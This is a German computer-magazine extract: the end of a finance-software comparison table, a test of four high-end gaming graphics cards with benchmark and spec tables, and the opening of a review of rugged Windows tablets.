Matrica, <a href="http://www.matrica.de">www.matrica.de</a>	StoegerIT, <a href="http://www.outbank.de">www.outbank.de</a>	Frank Emminghaus, <a href="http://www.pecuniabanking.de">www.pecuniabanking.de</a>	Lexware, <a href="http://www.quicken.de">www.quicken.de</a>	Star Finanz, <a href="http://www.starmoney.de">www.starmoney.de</a>	Star Finanz, <a href="http://www.starmoney.de">www.starmoney.de</a>	Subsembly, <a href="http://www.subsembly.com">www.subsembly.com</a>	Buhl Data Service, <a href="http://www.buhl.de">www.buhl.de</a>
12.0	2.5.0	1.1.2	22.35.0.103	2.0.0 (3398)	9.0	5.3.5.5413	20.1.0.115
Mac, Windows, Linux	Mac	Mac	Windows	Mac	Windows	Windows, Mac	Windows
-/-	✓/-	-/-	✓✓	✓✓	✓✓	✓✓	-/-
-	✓ <sup>2</sup>	-	✓	-	-	-	-
✓	✓	✓	✓	✓	✓	✓	✓
✓✓/	-/-	✓/-	✓✓	✓✓	✓✓	✓✓	✓✓
✓/-	✓/-	-/-	✓✓	✓✓	✓✓	✓✓	✓✓
✓/-/-	✓/-/-	-/-/-	✓/-/-	✓✓✓	✓✓✓	✓/-/-	✓/-/-
✓✓	-✓	-/-	-✓	✓✓	✓✓	-✓	✓✓
✓	✓	✓	✓	✓	✓	✓	✓
✓✓/✓	✓✓	✓✓	✓✓	✓✓	✓✓	✓✓	✓✓
✓	✓	✓	✓	✓	✓	✓	✓
✓✓/✓	✓✓	-/-	✓✓	✓✓	✓✓	✓✓	✓✓
✓	-	✓	✓	✓	✓	✓	✓
✓✓/✓	✓✓	✓✓	✓✓	✓✓	✓✓	✓✓	✓✓
✓✓✓✓✓✓✓✓	✓/-✓✓/-✓	✓✓✓✓✓✓/-/-	✓✓✓✓✓✓✓✓	✓✓✓✓✓✓/-/-	✓✓✓✓✓✓✓✓	✓✓✓✓✓✓✓✓	✓✓✓✓✓✓✓✓
✓	-	-	✓	✓	✓	✓	✓
✓✓/	-/-	-/-	✓✓	-✓	✓✓	✓✓	✓✓
✓	✓	-	-	✓	✓	✓	-
✓✓✓/✓	✓✓✓/-	✓✓✓/-	✓✓✓✓	✓✓✓✓	✓✓✓✓	✓✓✓✓	✓✓✓✓
✓	✓	✓	✓	-	✓	✓	✓
✓✓✓✓✓✓✓✓	✓/-✓✓/-✓	✓✓✓✓✓✓/-/-	✓✓✓✓✓✓✓✓	✓✓✓✓✓✓/-/-	✓✓✓✓✓✓✓✓	✓✓✓✓✓✓✓✓	✓✓✓✓✓✓✓✓
✓	-	-	✓	✓	✓	✓	✓
✓✓/✓	-✓	✓✓	✓✓	✓✓	✓✓	✓/-	✓✓
✓	-	-	✓	✓	✓	✓	✓
✓	-	-	✓	-	-	-	✓
MXL, QIF, CSV, TXT, MT940	CSV, TXT, QIF, MT940	CSV	CSV, QIF, DTA	eigenes, CSV, MT940, QFX, QIF	MT940, QIF und div. Programme	eigenes, CSV, QIF	CSV, QIF, DTA und div. Programme
MT940, DATEV, XML, DTAUS, DTAVZ, CSV	CSV, TXT	CSV	QIF	eigenes, CSV	eigenes, CSV, TXT	eigenes, CSV, MT940, QIF	XLS
-	-	-	Elster	-	-	-	WISO Börse + WISO Steuer
○	⊕	⊕	○	⊕	⊕	⊕⊕	⊕
⊕	⊕	⊕	⊕	⊕	⊕	⊕⊕	⊕⊕
⊕	⊖	⊕	⊕⊕	⊕	⊕	⊖	⊕⊕
⊕⊕	○	○	⊕⊕	⊕	⊕⊕	⊕	⊕⊕
140 €	20 €	kostenlos	75 €	30 €	50 €	20 €	80 € oder 40 € im Jahr



Martin Fischer

# Volle Pracht für Leistungsfresser

**Spieler-Grafikkarten ab 300 Euro**

Gamer können sich freuen: Nvidias neue 900er-Serie protzt mit hoher 3D-Leistung und bleibt trotzdem leise. Sie liefert dank neuer Treiber-Funktionen eine astreine Bildqualität und via HDMI 2.0 lässt sich sogar auf dem 4K-Fernseher zocken. Selbst volle Unterstützung für DirectX 12 stellt Nvidia in Aussicht. AMD stemmt seine Radeon R9 290X mit umfangreichem Spiele-Bundle dagegen.

Zum Jahresende kommen viele hochkarätige Spiele auf den Markt, darunter Far Cry 4, Dragon Age Inquisition, Call of Duty Advanced Warfare und Assassin's Creed Unity. Sie glänzen mit bombastischer Grafik, stellen dafür aber auch hohe Anforderungen an die Grafikkarte. Wer sichergehen will, dass auch die neuesten Spiele in maximaler Grafikqualität flüssig laufen, muss mindestens 300 Euro ausgeben und zu einer High-End-Grafikkarte von AMD oder Nvidia greifen. Wir haben vier besondere Modelle herausge-

pickt: je eine GeForce GTX 970 von Asus und Gainward (350 Euro), eine übertaktete GeForce GTX 980 von Zotac (565 Euro) und die günstige Alternative Radeon R9 290X von Sapphire (330 Euro).

## Unter der Haube

In diesen Grafikkarten stecken die modernsten und schnellsten Chips, die AMD (Hawaii) und Nvidia (GM204) zu bieten haben. Sie sind direkt aufs Spielen zugeschnitten und

unterstützen die neuesten Versionen der 3D-Schnittstellen DirectX 11.2 und OpenGL 4. Dadurch können sie alle derzeit machbaren 3D-Effekte darstellen. Nvidia stellt für die GeForce GTX 970 und GTX 980 sogar volle DirectX-12-Kompatibilität in Aussicht, garantiert sie aber nicht. Der Grund: Microsoft hat die Spezifikationen für DirectX 12 und das Direct3D Feature-Level 11\_3 noch nicht abgeschlossen.

Damit Spiele ihre schönsten Seiten zeigen, muss der Videospeicher ausreichend Platz für hochauflöste Texturen bieten. Unsere Testexemplare besitzen allesamt 4 GByte Speicher – was sogar zum Spielen mit 4K-Auflösung ausreicht. Ebenso wichtig wie die Größe des Speichers ist die Rechenkraft des Grafikchips. Er muss pro Sekunde Milliarden von Berechnungen durchführen, um die komplexen Landschaften von 3D-Spielen darzustellen. Die GPUs der getesteten Grafikkarten schaffen theoretisch zwischen 3,5 und 5,6 Billionen Berechnungen pro Sekunde; ein Mensch mit Taschenrechner bräuchte dafür rund 900 000 Jahre. Für die Zeitersparnis lässt man doch gern ein paar Euros springen.

Für die GeForce-Karten spricht vor allem deren hohe Effizienz. Nvidia hat die Maxwell-Architektur der GM204-GPUs so gestaltet, dass sie trotz vergleichsweise geringer Leistungsaufnahme maximale Leistung bringen. Wo vor kurzem für High-End-Nvidias noch 300 Watt und mehr üblich waren, begnügt sich das neue Flaggschiff GeForce GTX 980 beim Spielen mit rund 165 Watt. Überdies können GeForce-Käufer auf einen guten Grafiktreiber bauen, der vor allem für 3D-Stereoskopie die Referenz ist und die Bildsynchrosierungstechnik G-Sync unterstützt. Film-freaks freuen sich bei GeForce GTX 970 und 980 über HDMI-2.0-Schnittstellen, die 4K-Auflösungen auch mit 60 Hz ausgeben. Bis-her war das lediglich DisplayPort-Anschlüsse nach Version 1.2 vorbehalten. Computer-Displays mit HDMI 2.0 gibt es bisher allerdings noch nicht.

Für die AMD-Karte spricht neben dem niedrigen Preis die neue und exklusive 3D-Schnittstelle Mantle. Sie holt mehr Grafikleistung aus der PC-Hardware als DirectX 11. Bis dato ist die Anzahl der Spiele, die Mantle unterstützen, noch überschaubar. Prominente Titel sind Battlefield 4, Sniper Elite 3, Thief, Civilization Beyond Earth und Ryse: Son of Rome. Künftig sollen aber weitere Spiele von Mantle profitieren, beispielsweise Dragon Age Inquisition, The Rise of the Tomb Raider, Mirrors Edge 2 und Star Citizen. Zusätzlich enthält AMDs Hawaii-GPU einen programmierbaren Soundprozessor, der etwa im Schleichspiel Thief für bessere Halleffekte sorgt. Weitere Spiele mit TrueAudio hat AMD allerdings noch nicht angekündigt – die Technik bleibt wahrscheinlich eher ein Nischenthema.

## Asus GeForce GTX 970 Strix OC

Asus bietet mit seiner Strix-Variante der GeForce GTX 970 eine fast schon perfekte

Vier High-End-Grafikkarten für Spieler (von links): Gainward GeForce GTX 970 Phantom, Asus GeForce GTX 970 Strix OC, Sapphire Radeon R9 290X Tri-X OC und Zotac GeForce GTX 980 AMP Omega Edition.



Spieler-Grafikkarte an. Ihr Kühlsystem arbeitet semipassiv, das heißt: Beim Surfen stehen die beiden 92-mm-Lüfter still, die Karte ist lautlos. Erst wenn die GPU wärmer wird als 65 °C, beginnen sich die Lüfter zu drehen – und zwar sehr langsam. Selbst bei maximaler 3D-Last blieben sie unter 1000 U/min und waren beim Spielen kaum hörbar (0,9 bis 1,1 Sone). In unseren Tests kletterte die GPU-Temperatur nicht über 75 °C. Das verdankt die Karte ihrem hervorragenden Kühlsystem, das beim Spielen zwischen 150 und 160 Watt abführen muss. Damit die Karte anläuft, muss man sie mit einem achtpoligen PCIe-Stromstecker verbinden – maximal darf sie folglich 225 Watt schlucken. Übertaktern bleibt also genügend Spielraum, um die Karte richtig auszureizen. Über die Software Asus GPU Tweak lassen sich die Taktfrequenzen von GPU und Speicher anheben und das Power Target, welches die maximale Leistungsaufnahme festlegt.

Im Vergleich mit einer herkömmlichen GeForce GTX 970 läuft die GPU 6 Prozent schneller (1114 statt 1050 MHz). Gleiches gilt für den garantierten Turbo-Takt (1253 statt 1178 MHz), der beim Spielen bis auf 1303 MHz schoss. Im 3DMark erreicht die Karte 9442 Punkte; eine GeForce GTX 980 ist nur rund 15 Prozent schneller.

Über die vier digitalen Ausgänge lassen sich ebenso viele Displays gleichzeitig betreiben. Auch dann springen die Lüfter nicht an. Leider spendiert Asus nur einen einzigen DisplayPort v1.2, um ein 4K-Display mit 60 Hz anzusteuern.

## Gainward GeForce GTX 970 Phantom

Gainwards Phantom ist die schnellste erhältliche Variante der GeForce GTX 970. Ihre GPU läuft mit 1152 MHz – 10 Prozent flinker als sonst. Im Turbo-Modus mit bis zu 1367 MHz kann sie den Abstand sogar auf bis zu 15 Prozent vergrößern. Trotz des hohen Taktes bleibt die Gainward-Karte beim Spielen (0,8 bis 1,0 Sone) ähnlich leise wie die Strix von Asus. Unter Windows sind ihre beständig drehenden Lüfter nicht hörbar (0,1 Sone). Zudem nimmt sie ohne Last von den getesteten Karten am wenigsten elektrische Energie auf, nämlich nur 10 beziehungsweise 11 Watt (Full HD/4K).

Neben ihrer sehr hohen Leistung weist diese GeForce GTX 970 eine weitere Besonderheit auf. An der Oberseite sitzen zwei kleine Schraubverschlüsse. Löst man diese, lassen sich die auf getrennten Schienen gelagerten 80-mm-Lüfter einzeln entnehmen und dadurch einfach reinigen. Wegen der überlagerten Lamellen-Kühlkonstruktion mit vier Heatpipes käme man sonst nicht an die Lüfter heran.

An der Slotblende hat Gainward gleich fünf Display-Anschlüsse untergebracht. Um dieses Kunststück hinzukriegen, wurden die wichtigen Anschlüsse wie DisplayPort und HDMI nur als Schrumpf-Versionen verbaut. Passende Adapter auf Normalgröße liegen nicht bei, lediglich ein DVI-zu-VGA-Adapter, den ohnehin kaum einer braucht. Für normale Zocker wären weniger, dafür normalgroße Anschlüsse wohl besser gewesen – ohnehin befeuert die Karte maximal vier Displays gleichzeitig. Durch das hohe Kühlblech belegt sie insgesamt drei Steckplätze – vor dem Kauf sollte man sicherheitshalber noch mal in den Rechner gucken und den Platz prüfen.

Unser Testexemplar hat allerdings einen Makel: Spulenfiepen. Es ist besonders bei hohen Bildraten zwischen 100 und 144 fps klar hörbar. Daran könnten sich Besitzer von Displays mit 120 Hz oder 144 Hz stören, die vornehmlich bei solchen Bildwiederholraten spielen.

## Zotac GeForce GTX 980 AMP Omega Edition

Sie ist die mit Abstand schnellste und teuerste Karte im Testfeld: Zotacs Omega-Edition der GeForce GTX 980. Dieses drei Slots belegende Schlachtschiff ist für Freaks gedacht, die aus Benchmarks das letzte Pünktchen quetschen. Sie eignet sich auch zum Zocken in 3D-Stereo oder für VR-Abenteuer mit der Oculus Rift. Ihre 3D-Leistung erkauft man sich mit 565 Euro sehr sehr teuer, denn in Spielen ist Zotacs GTX 980 bestenfalls zwischen 10 und 15 Prozent schneller als die 350 Euro teure GeForce GTX 970 von Asus.

Zotac hat die Karte für Übertakter entwickelt, die diesen Vorsprung noch ausbauen

## Technische Spezifikationen<sup>1</sup>

	Nvidia GeForce GTX 980	Nvidia GeForce GTX 970	AMD Radeon R9 290X
GPU	GM204	GM204	Hawaii
Fertigung	28 nm	28 nm	28 nm
Transistoren	5,2 Mrd.	5,2 Mrd.	6,2 Mrd.
Shader-Rechenkerne	2048	1664	2816
Rechengruppen	16 SMM	13 SMM	44 CU
Textureinheiten	128	104	176
Texeldurchsatz	144,1 GTex/s	109,2 GTex/s	176 GTex/s
Rasterendstufen	64	64	64
GPU- / Turbo-Takt	1126 / 1216 MHz	1050 / 1178 MHz	1000 MHz
Rechenleistung (SP)	4,61 TFlops	3,49 TFlops	5,63 TFlops
Rechenleistung (DP)	0,14 TFlops	0,11 TFlops	1,4 TFlops
Speicher	4 GByte GDDR5	4 GByte GDDR5	4 GByte GDDR5
Speicher-Takt (R/W)	3506 MHz	3506 MHz	2500 MHz
Speicher-Anbindung	256 Bit	256 Bit	512 Bit
Datentransferrate	224 GByte/s	224 GByte/s	320 GByte/s
Stromanschlüsse	2 × 6-Pin	2 × 6-Pin	1 × 6-Pin, 1 × 8-Pin
Formfaktor	Dual-Slot	Dual-Slot	Dual-Slot
Display-Anschlüsse	3 × DP 1.2, HDMI 2.0, DL-DVI	3 × DP 1.2, HDMI 2.0, DL-DVI	DP 1.2, HDMI 1.4a, 2 × DL-DVI
Mehrschirmbetrieb	4	4	4
Temperatur-Grenzwert	95 °C	95 °C	95 °C
TDP	165 Watt	145 Watt	290 Watt
Direct3D Feature Level	11_2	11_2	11_2
Preis ab	500 €	310 €	320 €

<sup>1</sup> nach Referenzkarten von AMD und Nvidia



Auf der Radeon R9 290X läuft Tomb Raider sogar in maximaler 4K-Detailstufe. Ohne die aufwendige Haarsimulation wird's noch geschmeidiger.

wollen. Auf der Platine sitzt ein Controller-Modul für die Spannungsregler der Grafikkarte, das man über ein mitgeliefertes USB-Kabel direkt mit dem Mainboard verbindet. Über Zotacs Firestorm-Übertaktungssoftware lässt sich dann unter anderem die Echtzeit-Leistungsaufnahme in Watt auslesen und die GPU- und Speicherspannung verändern. Vorsicht, letzteres kann die Karte schrotten! Das Anheben der GPU-Taktfrequenz funktionierte im Test allerdings nicht mit der Zotac-Software, wohl aber mit EVGAs Tool PrecisionX. Unser Testexemplar lief dann mit einem Turbo-Takt von 1479 MHz statt 1354 MHz und wurde im 3DMark um 5 Prozent schneller.

Obwohl die Zotac-Karte auf maximale Leistung getrimmt ist und mehr Shader-Rechenkerne hat als Gainwards GeForce GTX 970, nimmt sie beim Spielen (unübertaktet) ebenfalls nur rund 165 Watt auf. Trotzdem werden die Zotac-Lüfter höllisch laut und sind selbst für Hartgesottene nur schwer zu ertragen (3,7 Sone). Im Leerlauf ist die Grafikkarte hingegen unhörbar (0,1 Sone, 15 Watt).

Unter Maximallast protokollierten unsere Messgeräte durchschnittlich 197 Watt und Spitzenwerte von 225 Watt. Zotac setzt für den Betrieb der Karte zwei achtpolige Stromstecker voraus. Dadurch bleibt ihr ein Puffer von 150 Watt – das freut Extremüber-

takter. Im Karton liegen zwei Stromadapter (je 2 × 6-Pin auf 8-Pin), die für ältere Netzteile mit zu wenigen PCIe-Steckern nicht nützlich sind. Überdies brauchen Käufer ein ausreichend großes Gehäuse, denn die Karte ist ungewöhnlich hoch in der Bauweise. Die Kühlkonstruktion steht in Richtung der Seitenwand um knapp 3 cm über und könnte mit Seitenlüfern kollidieren.

Zotac gewährt auf die Grafikkarte eine auf fünf Jahre erweiterte Herstellergarantie. Dazu muss man sie innerhalb von 28 Tagen auf zotac.com registrieren. Die Garantie gilt allerdings nur für den Erstbesitzer.

### Sapphire Radeon R9 290X Tri-X OC

Die Radeon R9 290X Tri-X OC ist eine aufgebohrte Variante von AMDs schnellster High-End-Grafikkarte Radeon R9 290X und im Vergleich zur GeForce GTX 980 ein Schnäppchen. Sie kostet 330 Euro und stellt alle DirectX-11-Spiele in Full HD und WQXGA (2560 × 1600 Pixel) ruckelfrei dar. Wie die getesteten GeForce-Karten hat auch die Radeon 4 GByte Videospeicher. Im 3DMark erreicht sie 9826 Punkte, das sind rund 5 Prozent mehr als eine herkömmliche Radeon R9 290X. Gegenüber den GTX-970-Karten ist sie nur wenige Prozent – also nicht wahrnehmbar – schneller.

Im Fall von Sapphires günstigem Radeon-Spezialmodell spielt neben der Technik auch die Länge eine Rolle. Die Karte misst 30,5 cm und passt daher nur in besonders ausladende Gehäuse. Vor dem Kauf muss man mit dem Zollstock nachmessen und prüfen, ob nicht Festplattenkäfige im Weg stehen. Sapphire nutzt den Platz für drei große Lüfter auf dem geteilten Lamellenkühlkörper, der mit der hohen Abwärme des Radeon-Chips problemlos fertig wird.

## Spieleleistung

Grafikkarte	Battlefield 4 4 × AA/16 × AF, ultra [fps] besser ▶	Bioshock Infinite FXAA/16 × AF, ultraDX11 [fps] besser ▶	Crysis 3 4 × MSAA/16 × AF, sehr hoch [fps] besser ▶	Metro Last Light SSAA/16 × AF, Tesselation: sehr hoch [fps] besser ▶	Tomb Raider FXAA/16 × AF, TressFX, Höchste [fps] besser ▶
	1920 × 1080	1920 × 1080	1920 × 1080	1920 × 1080	1920 × 1080
Asus GeForce GTX 970 Strix OC	80	122	46	42/70 (ohne SSAA)	79
Gainward GeForce GTX 970 Phantom	81	124	48	47/76	83
Zotac GeForce GTX 980 AMP Omega	88	132	53	50/81	87
Sapphire Radeon R9 290X Tri-X OC	77	117	45	48/78	86
GeForce GTX 780 Ti	181	122	50	49/74	89
GeForce GTX 780	67	112	45	39/59	72
GeForce GTX 770	61	99	36	33/51	57
Radeon R9 290	69	107	42	42/69	74
Radeon R9 285	47	93	31	32/53	54
Radeon R9 270X	43	72	25	24/40	46
	3840 × 2160	3840 × 2160	3840 × 2160	3840 × 2160	3840 × 2160
Asus GeForce GTX 970 Strix OC	27	49	14	14/26 (ohne SSAA)	26
Gainward GeForce GTX 970 Phantom	26	50	14	14/27	27
Zotac GeForce GTX 980 AMP Omega	30	56	17	15/29	29
Sapphire Radeon R9 290X Tri-X OC	26	46	16	14/27	30
GeForce GTX 780 Ti	26	50	15	14/27	30
GeForce GTX 780	21	40	12	12/23	23
GeForce GTX 770	18	35	6	9/18	10
Radeon R9 290	23	41	15	12/23	26
Radeon R9 285	13	31	3	9/18	14
Radeon R9 270X	13	23	3	7/13	12

AA: Antialiasing; AF: anisotrope Filterung; AAA: Analytical Antialiasing, Catalyst 14.9.1, GeForce 344.16

gemessen unter Windows 8.1 auf Intel Core i7-3770K, 8 GByte DDR3-1333, Asus P8Z77-V Pro, VSync aus

Beim Spielen verheizt die Radeon R9 290X knapp 90 Watt mehr als die Zotac (250 statt 164 Watt), im Furmark schluckt sie fast 290 Watt und kommt auf kurzzeitige Spitzen von 350 Watt. Auch bei der Lautstärke übertrumpft sie Zotacs Quälgeist ein wenig und kommt auf 4 Sone, wenn auf dem Bildschirm richtig was los ist. Wer nur surft oder Mails schreibt, wird die Karte im geschlossenen Gehäuse kaum bemerken (0,5 Sone).

AMD schenkt jedem Käufer einer Radeon R9 290X drei Codes für hochkarätige Spiele. Dazu muss man seine Radeon bei einem der folgenden Händler kaufen: Alternate, Arlt Computer, Atelco, Bora Computer, Caseking, Computeruniverse, Hardwareversand, K&M Computer, Mindfactory, One oder Schwanthalter Computer. Der Käufer wählt seine drei Spiele unter <https://www.amd4u.com/radeonrewards> aus einer umfangreichen Liste, darunter Alien Isolation, Tomb Raider und Hitman Absolution, und bekommt die Codes per Mail zugeschickt.

Im Unterschied zu den getesteten Nvidia-Modellen bietet die Radeon lediglich einen HDMI 1.4a-Anschluss, für den Sapphire auch ein Kabel beilegt. Er überträgt 4K (3840 × 2160) höchstens mit 30 Hz. Das reicht für Videos, aber nicht zum Spielen. Wer die Grafikkarte also hin und wieder mit dem neuen 4K-Wohnzimmerfernseher zum Spielen verbinden will, muss zu Nvidia greifen. Für 4K-Computerbildschirme ist die Radeon mit DisplayPort v1.2 gut gewappnet.

## Spielen in 4K

Die getesteten Grafikkarten bieten genug 3D-Leistung für Auflösungen mit bis zu 2560 × 1600 Bildpunkten. In Full HD laufen viele Spiele sogar mit 100 fps und mehr und wirken dann auf Displays mit 120 Hz oder 144 Hz besonders plastisch.

In der 4K-Auflösung (3840 × 2160/Ultra HD) stoßen die Grafikkarten bei besonders anspruchsvollen Titeln an ihre Grenzen. Dies wird in unserem Benchmark-Parcours deutlich, bei dem wir in 4K weiterhin die maximale Detailstufe einstellten. Dann lief lediglich Bioshock Infinite noch sehr gut (49–56 fps); Crysis 3 und Metro Last Light ruckelten dagegen stark (14–17 fps). Tomb Raider war auf der Radeon R9 290X mit aktivierter TressFX-Haarsimulation noch geradeso spielbar. Schaltet man TressFX aus, lässt sich Tomb Raider in 4K angenehm spielen. Bei den anderen Titeln (siehe Tabelle auf S. 94) muss man die Detailstufe um ein bis zwei Stufen reduzieren. Dann fehlen zwar Details, dennoch machen Spiele in der knackscharfen 4K-Auflösung noch viel Spaß.

## Fazit

Unsere vier Testexemplare sind in Spielen rasend schnell und trotzdem beim Surfen kaum oder gar nicht zu hören. Die GeForce-Karten der 900er-Serie beeindrucken durch ihre hohe Effizienz. Sie zeigen, dass High-End-Grafikkarten nicht zwangsläufig massive



Bei Gainwards GeForce GTX 970 Phantom lassen sich beide Lüfter bequem entnehmen, um sie zu reinigen.

Stromschlucker sein müssen. Einen sehr guten Eindruck hinterlässt die GeForce GTX 970 Strix von Asus. Ihr semipassives Kühlsystem funktioniert tadellos und ermöglicht den Bau besonders leiser Gamer-PCs. Gainwards Variante ist noch einen Tick schneller und unter Last leiser, nervte im Test aber mit Spulenfiepen. Ein Griff zur wesentlich teureren GeForce GTX 980 lohnt sich nur, wenn man Benchmark-Rekorden hinterherjagt. Der Abstand zur GTX 970 ist zu gering, um die Mehrleistung in Spielen spüren zu können. Experimentierfreudige Zocker, die auch mal die Mantle-Schnittstelle nutzen wollen, könnten zur Radeon R9 290X greifen. Die ist in

manchen Spielen einen Tick schneller als die GeForce GTX 970, verheizt aber viel mehr Energie und wird lauter.

Nvidia hat mit der GTX-900-Serie im Spieler-Bereich kräftig vorgelegt. AMD will noch in diesem Jahr mit 8-GByte-Varianten der Radeon R9 290X kontern. Doch bei 4K ist durch den doppelten Speicherausbau keine Performance-Steigerung zu erwarten; meist limitiert eher die reine Rechenpower. Die bereits angeschlagene Firma AMD muss so schnell wie möglich effiziente Konkurrenz-Karten zur GTX-900-Serie aus dem Hut zaubern, um für Hardcore-Gamer interessant zu bleiben. (mfi)

## High-End-Grafikkarten

Hersteller	Asus	Gainward	Zotac	Sapphire
Modell	Strix GTX970 DC2OC 4GDS	GeForce GTX 970 Phantom	GeForce GTX 980 AMP Omega	Radeon R9 290X Tri-X OC
Speicher	4 GByte GDDR5	4 GByte GDDR5	4 GByte GDDR5	4 GByte GDDR5
Webseite	<a href="http://www.asus.de">www.asus.de</a>	<a href="http://www.gainward.de">www.gainward.de</a>	<a href="http://www.zotac.com">www.zotac.com</a>	<a href="http://www.sapphiretech.de">www.sapphiretech.de</a>
<b>Ausstattung</b>				
Anschlüsse: DVI (DL) / HDMI (Mini) / DisplayPort (Mini)	2(✓) / 1(–) / 1(–)	1(✓) / 1(1) / 3(3)	1(✓) / 1(–) / 3(–)	2(✓) / 1(–) / 1(–)
Display-Adapter	–	1× DVI zu VGA	1× DVI zu VGA	HDMI-Kabel
SLI-/CrossFire-Anschluss	✓	✓	✓	–
sonstige Hardware-Beigaben	–	PCIe-Stromadapter (Molex auf 6-Pin)	USB-Anschlusskabel, PCIe-Stromadapter (2× 6-Pin auf 8-Pin)	2 PCIe-Stromadapter (Molex auf 6-Pin, Molex auf 8-Pin)
<b>Software<sup>1</sup></b>				
Software-Beigaben / Spiele	–	–	–	–
<b>Technische Prüfungen</b>				
Chip-/Turbo-/Speichertaktfrequenzen	1114 / 1253 / 3506 MHz	1152 / 1304 / 3506 MHz	1203 / 1304 / 3524 MHz	1040 / 1040 MHz / 2600 MHz
maximale Turbo-Taktfrequenz	1303 MHz	1367 MHz	1354 MHz	1040 MHz
3DMark Firestrike	9442 3DMarks	9638 3DMarks	10903 3DMarks	9826
Leistungsaufnahme 2D / Dreischirmbetrieb / 3D / Furmark / Peak <sup>2</sup>	12 / 46 / 153 / 161 / 213 Watt	10 / 43 / 165 / 172 / 251 Watt	15 / 45 / 164 / 197 / 225 Watt	16 / 56 / 250 / 286 / 350 Watt
Lauthheit 2D / 2D-Multimonitor / 3D / Maximum	0,0 / 0,0 / 0,9 / 1,1 Sone	0,1 / 0,1 / 1,0 / 1,0 Sone	0,1 / 0,2 / 3,7 / 3,7 Sone	0,5 / 0,5 / 4,1 / 4,3 Sone
<b>Bewertung</b>				
Spieleleistung	⊕⊕	⊕⊕	⊕⊕	⊕⊕
Geräuschentwicklung Leerlauf / Last	⊕⊕ / ⊕	⊕⊕ / ⊕	⊕⊕ / ⊖⊖	⊕⊕ / ⊖⊖
Ausstattung	⊖⊖	⊖	⊖	⊕
Preis (zirka)	350 €	350 €	565 €	330 €

<sup>1</sup> nur Software, die nicht kostenlos im Internet erhältlich ist oder Hardware-Tools

<sup>2</sup> Windows-Idle-Modus mit einem beziehungsweise drei angeschlossenen Monitoren/Mittelwert im 3DMark 11 GT1/Furmark/kurzzeitig auftretende Spitzenwerte

⊕⊕ sehr gut    ⊕ gut    ⊖ zufriedenstellend    ⊖ schlecht    ⊖⊖ sehr schlecht    ✓ vorhanden    – nicht vorhanden

Alexander Spier

# Tablets fürs Grobe

## Robuste Windows-Tablets mit 8- und 12-Zoll-Display

Die Windows-Tablets Motion R12 und Pokini Tab A8 überstehen nicht nur Stürze, Dreck und Regen, sie punkten auch mit aktuellen Prozessoren, hohen Auflösungen und praktischen Details wie wechselbaren Akkus.

Noch dünner, noch leichter und mit möglichst wenig Displayrahmen: Tablets werden immer schicker und filigraner. Für den Einsatz bei Wind und Wetter oder gar auf der Baustelle sind sie jedoch ungeeignet. Es gibt allerdings Alternativen denen Dreck, Stöße und Regen nichts anhaben. Dafür muss man allenfalls auf ein wenig Komfort verzichten, bei der Technik halten die robusten Geräte locker mit.

Dem Motion R12 sieht man die Maßnahmen zur Abhärtung direkt an, denn eine dicke Gummischicht umgibt das Gehäuse des Windows-Tablets mit 12,5-Zoll-Display. Drin steckt High-End-Hardware wie ein schneller Core-i-Prozessor von Intel und ein Full-HD-Display. Mit 1,4 Kilo Gewicht ist das Gerät jedoch ein ziemlicher Brocken. Einige Nummern kleiner und dezenter ist das Pokini Tab A8 mit 8,3-Zoll-Display, 1920 × 1080 Pixeln und Intel Atom. Es ist leichter und transportabler als das große Motion und passt sogar in die Jackentasche.

Auf beiden Geräten läuft Windows 8.1 in der Pro-Version; das R12 lässt sich sogar mit Windows 7 ordern. Die Nische der ro-

busten Tablets richtet sich in erster Linie an Firmenkunden, was sich auch beim Preis deutlich bemerkbar macht: Mindestens 1000 Euro kostet das Pokini Tab A8 mit Mehrwertsteuer. Das Motion R12 fängt gar erst bei über 2000 Euro an; mit Zubehör lässt sich die 4000-Euro-Marke knacken. Beide verfügen aber über praktische und bei Tablets seltene Eigenheiten wie wechselbare Akkus, ein umfangreiches Zubehörprogramm sowie eine lange Garantiezeit. Optional senden sie Daten über LTE-Mobilfunk.

### Motion R12

Das Geräusch beim Aufprall des Motion R12 nach einem Sturz aus 1,2 Metern Höhe klingt beängstigend, doch das schwere Tablet überlebt diese Tortur ohne Murren. Unsere wiederholten Falltests im Büro aus Hüfthöhe machten dem R12 ebenso wenig etwas aus wie die fürs Display-Glas kritischen Stürze auf die Ecken. Ein Aufschlag aus etwa 20 Zentimetern auf harte Pflastersteine überstand es ohne größere Kratzer in der Gummihaut, unter der ein Magnesium-Rahmen für

Stabilität sorgt. Bei bestimmten Aufschlagwinkeln ging das Gerät allerdings aus und musste neu gebootet werden.

Die meisten Anschlüsse sind durch Klappen geschützt, die Tasten mit Gummi überzogen. Damit ist das Gerät gegen Staub und Spritzwasser gewappnet (IP54). Hinter den Klappen befinden sich ein SDXC-Kartenleser, eine USB-3.0-Buchse, ein HDMI-Ausgang, Headset-Anschluss und der Stromanschluss. Wasserdicht ist das R12 nicht, denn die Lüftereinlässe an der Rückseite sind ungeschützt. Die leichtgängigen Gummistöpsel vor den Anschlüssen lösen sich zudem beim Aufprall. Eine tiefe Pfütze wird für das R12 also schnell zum nassen Grab; Regen übersteht es hingegen schadlos.

Dank der griffigen Rückseite liegt das Riesen-Tablet sicher in den Händen. Es mit nur einer Hand zu halten und der anderen zu bedienen führt aber schnell zu lahmen Armen. Heftige 1,4 Kilogramm bringt das Tablet auf die Waage; um länger damit zu arbeiten, muss man es abstützen oder hinlegen. Als Zubehör bietet Motion eine kabellose Tastatur an,

deren abnehmbarer Rahmen als Ständer dient. Magnete halten die beiden Teile auf der Rückseite des Tablets fest. Bei aufgeklapptem Ständer lässt sich die Tastatur bequem entnehmen; bei geschlossenem Ständer wird die Tastatur über eine Kontaktleiste auf der Tabletrückseite geladen.

Das Display ist für den Außen-einsatz gut geeignet. Auch bei direkter Sonneneinstrahlung bleibt noch genug auf dem Bildschirm zu erkennen. Die maximale Helligkeit liegt im Akkubetrieb bei über 330 cd/m<sup>2</sup>; das Kontrastverhältnis (rund 800:1) sorgt ebenfalls für eine gute Lesbarkeit. Zwar ist der Bildschirm keineswegs wie vom Hersteller angespielen „nichtreflektierend“, die Spiegelungen halten sich aber in Grenzen.

